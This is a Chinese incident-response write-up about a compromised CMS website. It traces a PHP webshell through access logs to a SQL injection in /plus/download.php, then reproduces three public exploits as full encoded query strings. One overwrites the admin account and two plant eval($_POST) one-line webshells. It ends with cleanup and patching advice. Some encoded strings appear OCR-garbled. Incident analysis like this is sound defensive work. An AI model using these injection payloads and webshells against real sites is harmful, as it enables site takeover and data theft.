# 第8篇:管理员账号被篡改

你是某一个网站的管理员,有一天,你的管理员账号admin却登录不了,进入数据库查看,原来管理员账号用户名不存在了,却多了另外一个管理员用户名。不对,不是新增了管理员,而是你的管理员用户名被篡改了。

## 现象描述

前后端分离,后台只允许内网访问,管理员账号admin却依然被多次被篡改

## 问题处理

#### 1、网站webshell

在针对网站根目录进行webshell扫描,发现存在脚本木马,创建时间为2018-06-13 04:30:30



### 2、定位IP

通过木马创建时间, 查看网站访问日志, 定位到IP为: 180.xx.xx.3

#### 3、关联分析

全局搜索与该IP有关的操作日志:

```
172.16.1.12 180. 5.1 3 - [02/Jun/2018:02:04:19 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a 172.16.1.12 180. 5.1 3 - [02/Jun/2018:02:04:19 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓

172.16.1.12 180. 5.1 3 - [02/Jun/2018:02:04:19 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓

172.16.1.12 180. 5.1 3 - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a 172.16.1.12 180. 5.1 3 - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32↓

172.16.1.12 180. 5.1 3 - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓

172.16.1.12 180. 5.1 3 - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓

172.16.1.12 180. 5.1 3 - [10/Jun/2018:08:41:50 +0800] "POST /search.php HTTP/1.1" 404 208↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a 172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a 172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a 172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a 172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 200 32↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 208↓

172.16.1.12 180. 5.1 3 - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 40
```

### 在脚本木马生成前,有两条比较可疑的访问日志吸引了我们的注意:

```
172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=
112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=
121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar
rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2
[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3
9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&a
rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar
rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs
2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]
=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39
&arrs2[]=44&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs
2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]
=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar
rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[
]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62
&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[
]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=69&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar
rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]
=57&arrs2[]=32&arrs2[]=35 HTTP/1.1" 200 67
```

172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad\_js.php?aid=19 HTTP/1.1" 200 32

对这段POC进行解码,我们发现通过这个poc可以往数据库中插入数据,进一步访问/plus/ad\_js.php?aid=19即可在plus目录生成read.php脚本文件。

### 解码后:

cfg\_dbprefixmyadSETnormbody= '<?php file\_put\_contents(''read.php'',''<?php
eval(\$\_POST[x]);echo mOon;?>'');?>' WHEREaid`=19 #

综上,可以推测/plus/download.php中可能存在SQL注入漏洞,接下来,收集网上已公开的有以下3种EXP进行漏洞复现。

### 漏洞复现

### 利用方式一:修改后台管理员

- 1、新建管理员账号test/test123789,可以成功登录网站后台
- 2、构造如下注入SQL语句:


cfg\_dbprefixadmin SETuserid='spider',pwd='f297a57a5a743894a0e4' where id=19 #

修改后台管理员为: 用户名spider, 密码admin。

(3) 对应的EXP:

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=
112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=1
00&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&a
rrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs
2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=112&arrs2[]=112&arrs2[]=112&arrs2[]=96&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=32&arrs2[]=96&arrs2[]=50&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=55&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=104&arrs2[]=104&arrs2[]=105&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=100&arrs2[]=61&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=100&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=100&arrs2[]=100&arrs2[]=100&arrs2[]=61&arrs2[]=100&arrs2[]=1

执行EXP后,相应后台数据库表变为如下:



(4) 因此相应后台登录用户变为spider密码admin

### 利用方式二: 通过/plus/mytag\_js.php文件生成一句话木马php


(1) 如:构造如下注入SQL语句:

`cfg\_dbprefixmytag(aid,expbody,normbody) VALUES(9013,@','{dede:php}file\_put\_contents("90sec.php",""); {/dede:php}') # @'``

### (2) 对应的EXP:

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]= 112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]= 121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&a rrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arr s2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs 2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[] =86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arr s2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39 &arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&ar rs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arr s2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs 2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=110 ]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=57&arrs2[]=48&arrs2[]=115 &arrs2[]=101&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&ar rs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]= 104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40 &arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[ ]=103&arrs2[]=117&arrs2[]=105&arrs2[]=103&arrs2[]=93&arrs2[]=93&arrs2[]=41&arrs2[]= 59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arr s2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2 []=104&arrs2[]=112&arrs2[]=32&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=3 2&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96

(3) 执行EXP后,将向数据库表dede\_mytag中插入一条记录,



(4) 执行如下语句,在/plus目录下生成90sec.php一句话木马 http://www.xxxx.com/plus/mytag\_js.php?aid=9013

#### 利用方式三: 使/plus/ad\_js.php文件变为一句话木马php

(1) 如:构造如下注入SQL语句:

cfg\_dbprefixmyadSETnormbody= '<?php file\_put\_contents(''read.php'',''<?php
eval(\$\_POST[x]);echo mOon;?>'');?>' WHEREaid =19 #`

(2) 对应的EXP:

### /plus/download.php?

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]= 112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]= 121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2 []=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3 9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=302 rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs 2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[] =97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39 &arrs2[]=44&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs 2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[] =36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[ ]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62 &arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[] ]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[] =57&arrs2[]=32&arrs2[]=35

- (3) 执行EXP后,将向数据库表dede\_myad中插入一条记录。
- (4) 进一步访问/plus/ad js.php?aid=19 即可在plus目录生成read.php脚本文件。

### 如何清除?

- 1、删除网站目录中的webshell
- 2、清除dede\_myad、dede\_mytag数据库表中插入的SQL语句,防止再次被调用生成webshell。

### 如何防御?

网站采用开源CMS搭建,建议及时对官方发布的系统补丁以及内核版本进行升级。

后续持续更新内容,将发布在公众号Bypass--,同时公众号提供了该项目的PDF版本,关注后回复"应急响应"即可下载。

